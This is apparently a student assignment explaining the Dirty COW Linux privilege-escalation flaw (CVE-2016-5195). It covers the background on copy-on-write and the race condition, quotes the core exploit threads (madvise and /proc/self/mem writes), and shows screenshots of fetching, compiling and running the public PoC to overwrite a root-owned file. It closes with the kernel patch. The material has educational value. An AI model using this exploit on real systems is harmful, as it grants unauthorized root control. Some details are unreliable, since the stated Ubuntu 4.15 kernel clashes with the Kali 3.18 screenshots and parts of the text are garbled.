

Sri Lanka Institute of Information Technology



ASSIGNMENT 1

WEERASIRI H.A.K.D.

IT19154640

MLB_WD_Y2S1_13.1

CVE 2016-5195

System Network Programing

DIRTY COW LOCAL PRIVILEGE ESCALATION VULNERABILITY(CVE-2016-5195)

Dirty COW is one of the most common vulnerabilities of 2016 to the escalation of local privilege (CVE-2016-5195) and has been completely patched in 2017. This weakness finds me while looking for Google.

This weakness is old and allows a frequent user on the network to escalate and root local privileges.

What does the meaning of privilege escalation.



Privileged escalation occurs when a malicious user exploits an application or operating system's bug, design flaw or configuration error to gain expanded access to resources normally inaccessible by this user.

What are the implications of this defect?

A newly obtained privilege may then be used to stolen confidential data, execute management instructions, or install malware-and potentially cause significant harm to the operating system, server software, the enterprise or the credibility of the organization.

Introduction to Vulnerability

Phil Oester discovers that it is vulnerable and the Linux kernel has been vulnerable since the September 2007 version 2.6.22 and information is available about that vulnerability, which has been actively exploited since October 2016. In Linux kernel 4.8.3, 4.7.9, 4.4.26, and later this bug has been patched.

What is the damage it can cause?

In other words, an ordinary, non-privileged user, already on a computer or together with another exploit, can take full control of the vulnerability (maybe Shellshock?). The working of the kernel is to make use of the memory management fault – in particular an optimization strategy for the use of memory pages. And even malicious users can write your device back door and carry out unauthorized work. And even malware or ransomware can be installed on your device.

This exploitation utilized a race condition that lived inside the kernel functions that handle memory mapping (COW). An example case of usage involves overwriting the UID of a user to root privileges in /etc/passwd. Dirty COW is listed as CVE-2016-5195 in the Common Vulnerabilities and Exposures.

The vulnerability had existed in the Linux kernel since 2007. It was discovered and partially patched in 2016 (and fully patched in 2017).

What is a race condition?

There is a race condition if two or more threads are able to access and attempt to change shared data simultaneously. Since the algorithm for thread planning can switch between threads at any time, you do not know the order where threads seek to access the shared data. The effect of data change is then dependent on the algorithm of the thread planning, i.e. all threads "run" to access and modify the data.

What is copy-on-write(Also known as COW)

The copying-on-writing (COW) technique, often referred to as implicit sharing[1] or shadowing[2], is used to efficiently enforce the duplicate or copy operation of modifiable resources using computer programming.[3] If a source is duplicated but unmodified, a new resource does not have to be generated, and the copy-on-the-original resource can be shared. Amendments will have to construct a copy, hence the technique: the first write will interrupt the process of the copy.

This way, through exchanging resources, the resource usage of unmodified copies can be decreased substantially, thus maintaining a slight overhead for changing resources.

Control of virtual memory in C-O-W

Copy-on-write can consider its key use in the execution of a fork machine call for the sharing of virtual memory of operating system processes. The method usually doesn't change the memory and runs a new process immediately, completely deleting the address space. It would also be inefficient to copy the entire memory of the process during a fork and the copy-on-write mechanism would be used.

The use of the page table is possible to enforce copy-on-write effectively by labeling some memory pages as read-only and by preserving the number of references on the page. The kernel intercepts the writing attempt and assigns a new physical file, initialised with the copy-on-write data, when the data is written on these pages, even though the assignment may be overruled if one single reference exists. The kernel updates the page table, decreases the reference count and writes the page table with the latest (writable) file. The new assignment guarantees that no memory shifts in one phase can be seen in another.

The copying-on-write method can be expanded by providing a physical memory page loaded with zeros to enable an effective memory allocation. All returned pages refer to the zero page when the memory is transferred and all copy-on-write are labelled. This helps the machine to store more virtual memory than physical memory and to use a small amount of memory in case of a virtual address space being lost before data is written down. The algorithm combined to the demand payment is similar.

In the Linux kernel kernel's same-page merge functionality, copy-on-write pages are also used.

The copy-on-write method is often used to load the libraries for an program. The dynamic linker maps libraries like private. Any type of writing action will cause a virtual memory COW.

How to carry out the attack

With that said, let's start from the beginning, first the code opens the file with O_RDONLY read-only flag, even though our goal is to "execute" it to the end. The kernel is pleased because it might not be possible to write the lowly unprivileged processes for us.

When the file descriptor has successfully been filled in, it will easily map the file:

```
/*
You have to open the file in read only mode.
*/
f=open(argv[1],O_RDONLY);
fstat(f,&st);
name=argv[1];

You have to open with PROT_READ.
*/
map=mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);
printf("mmap %zx\n\n",(uintptr_t) map);
/*
```

Copy-on-write mapping involves using MAP_PRIVATE.

Creates a private visualization of the copy-on-write. The mapping changes are not available to other processes mapping the same file, and are not carried to the underlying server. Whether changes made to the file after calling mmap) (are noticeable in the mapped region is unspecified. After that, two racing threads are generated for madvise results, the other for write call.

```
95  /*
96  You have to do it on two threads.
97  */
98  pthread_create(&pth1,NULL,madviseThread,argv[1]);
99  pthread_create(&pth2,NULL,procselmemThread,argv[2]);|
100 /*
101 You have to wait for the threads to finish.
102 */
103 pthread_join(pth1,NULL);
104 pthread_join(pth2,NULL);
```

Let's begin by looking at what the madvise thread is doing.

```
28 void *map;
29 int f;
30 struct stat st;
31 char *name;
32
33 void *madviseThread(void *arg)
34 {
35     char *str;
36     str=(char*)arg;
37     int i,c=0;
38     for(i=0;i<100000000;i++)
39     {
40
41         c+=madvise(map,100,MADV_DONTNEED);
42     }
43     printf("madvise %d\n\n",c);
44 }
```

We've got to race MADV DONTNEED. This is done by racing the machine call `madvise(MADV DONTNEED)` while keeping the executable page mmaped in memory. What is `madvise`,

```
int madvise(void *addr, size_t length, int advice);
```

The `madvise` (system call) is used to give the kernel advice or instructions about the address range beginning at the address `addr` and with bytes of size `length`. In most cases the object of such advice is to improve device or application performance.

The system call initially supported a collection of "conventional" advice values, which are available on many other implementations as well. (Note that `madvise` is not defined in POSIX.) Then a number of Linux-specific advisory values were added.

Let's go back to our code,

Essentially what `madvise(MADV DONTNEED)` does is delete the physical memory the mapping manages. In the case of COWed page, after calling, said page will be cleared. The next time the user tries to access the memory region again, the clean material is reloaded from the disk (or page cache) for anonymous heap memory file backed up mappings or filled with zeros.

MADV DONTNEED: Personally, the conduct of this statement on Linux is very problematic and not consistent with the POSIX standard¹. It is precisely this non-standard action that makes Dirty COW possible, as we will soon see.

Moving on to the other line, the meat of the attack falls in here:

```
44 }
45
46 void *proccselfmemThread(void *arg)
47 {
48     char *str;
49     str=(char*)arg;
50
51     int f=open("/proc/self/mem",O_RDWR);
52     int i,c=0;
53     for(i=0;i<1000000000;i++) {
54
55         //You have to reset the file pointer to the memory position.
56
57         lseek(f,(uintptr_t) map,SEEK_SET);
58         c+=write(f,str,strlen(str));
59     }
60     printf("proccselfmem %d\n\n", c);
61 }
62
63
```

The other thread, proccselfmemThread, opens the file /proc/self/mem.

So /proc is a so called pseudo filesystem.

In fact most resources on linux are managed as “files”.

So we should always see “files” in quotation marks when talking about them.

Imagine a file just to be something, we can read from, or write to.

So this could be printer, and writing to the printer “file” could result in an actual

physical printer printing the string on a piece of paper. So /proc does not really contain “files” in the common sense.

They refer to something more general, most importantly for our case, something we can

read and write to.

So in this case `/proc/self` refers to special “files” provided for the current process.

So every process will have it's own `/proc/self`.

And in there is a “file” called `mem`, which is a representation of the current process's memory.

So we could theoretically read our own process's memory by reading from this file.


Now in this case, the exploit WRITES to this file in a loop.

So first it performs a seek, which moves the current cursors to the start of the file that we mapped into memory.

And then it writes the string we pass via the program arguments to it. So this will trigger a copy of the memory, so that we can write to it and see these changes. But remember, we will not write to the real underlying file.


So if we would do these things once, or just isolated from each other, probably nothing would happen. Because that would be the expected result. But because there is a race condition issue somewhere, trying this over and over again will create a weird edgecase, that usually doesn't occur, but in this case tricks the kernel into actually writing to the underlying file. So when you want to write to this mapped memory, the kernel has to copy it, because you are not allowed to write to the underlying file. But a copy takes time.

See how the two threads race against each other.




Exploiting the Dirty COW Vulnerability.

01.I'm running that on the Ubuntu and it's kernal version is 4.15.0-45- generic.



02. I have created user called “myuser” for run the exploit without the admin privilege.




The screenshot shows a Kali Linux terminal window titled "root@kali: ~/Desktop". The terminal output is as follows:

```
root@kali:~/Desktop# uname -a
Linux kali 3.18.0-kali1-amd64 #1 SMP Debian 3.18.3-1-kali4 (2015-01-22) x86_64 GNU/Linux
root@kali:~/Desktop# adduser test
adduser: The user 'test' already exists.
root@kali:~/Desktop# adduser testuser
Adding user 'testuser' ...
Adding new group 'testuser' (1002) ...
Adding new user 'testuser' (1001) with group 'testuser' ...
Creating home directory '/home/testuser' ...
Copying files from '/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for testuser
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []: (enter you become, the more you are able to hear)
Home Phone []:
Other []:
Is the information correct? [Y/n] y
root@kali:~/Desktop# ls
root@kali:~/Desktop#
```

The terminal window is part of a VirtualBox environment, as indicated by the title bar "Kali1 [Running] - Oracle VM VirtualBox". The bottom of the image shows the Windows taskbar with various application icons and system status indicators.

03. After I'm log into that created user , in the desktop I created directory called poc. I've added vulnerability code here



The screenshot shows a Kali Linux desktop environment. At the top, a window titled "Kali1 [Running] - Oracle VM VirtualBox" is visible. Below it, a terminal window titled "testuser@kali: ~/Desktop/poc" is open. The terminal shows the following commands and output:

```
testuser@kali:~/Desktop/poc$ wget https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtycow.c
--2020-05-12 18:00:39-- https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtycow.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.8.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.8.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2826 (2.8K) [text/plain]
Saving to: `dirtycow.c'


100%[=====] 2,826 --.-K/s in 0s

2020-05-12 18:00:41 (7.77 MB/s) `dirtycow.c' saved [2826/2826]


testuser@kali:~/Desktop/poc$ ls
dirtycow.c
testuser@kali:~/Desktop/poc$
```

The terminal window is overlaid on a desktop background featuring a Kali Linux logo. The desktop environment includes a taskbar at the bottom with various application icons and system status indicators.

04. After that give file only the root access to write. Then Non-root user (myuser) can only read the file and can write it. When it view with nano command, it look like below that,




05. Then compile and run the exploit C code here. Before it running, Two arguments want to give. Name of the want root access file and what want to over write that .txt file.



The screenshot shows a Kali Linux virtual machine environment. A terminal window titled 'testuser@kali: ~/Desktop/poc' is open, displaying the following commands and output:

```
testuser@kali:~/Desktop/poc$ ls
dirty0w.c privatefile
testuser@kali:~/Desktop/poc$ cat privatefile
This is root
testuser@kali:~/Desktop/poc$ nano private*
testuser@kali:~/Desktop/poc$ nano private*
testuser@kali:~/Desktop/poc$ gcc dirty0w.c -o dirty -pthread
testuser@kali:~/Desktop/poc$ ./dirty privatefile boomiknewit
mmap 7fd93080d000
```

The terminal window is overlaid on a desktop background featuring the Kali Linux logo and the text 'KALI LINUX' and 'the quieter you become, the more you are able to hear'. The system clock at the top of the terminal window indicates 'Tue May 12, 6:08 PM'. The bottom of the image shows the Windows taskbar with various application icons and system status indicators.



Boom.. finally vulnerability is worked.

Cleaning The Dirty COW (The Fix)

“To fix it, we introduce a new internal FOLL_COW flag to mark the "yes, we already did a COW" rather than play racy games with FOLL_WRITE that is very fundamental, and then use the pte dirty flag to validate that the FOLL_COW flag is still valid.”

```

@@ -95,7 +105,7 @@ retry:
    }
    if ((flags & FOLL_NUMA) && pte_protnone(pte))
        goto no_page;
-    if ((flags & FOLL_WRITE) && !pte_write(pte)) {
+    if ((flags & FOLL_WRITE) && !can_follow_write_pte(pte, flags)) {
        pte_unmap_unlock(ptep, ptl);
        return NULL;
    }
@@ -412,7 +422,7 @@ static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,
    /* reCOWed by userspace write).
    */
    if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
-        *flags &= ~FOLL_WRITE;
+        *flags |= FOLL_COW;
    return 0;
}

```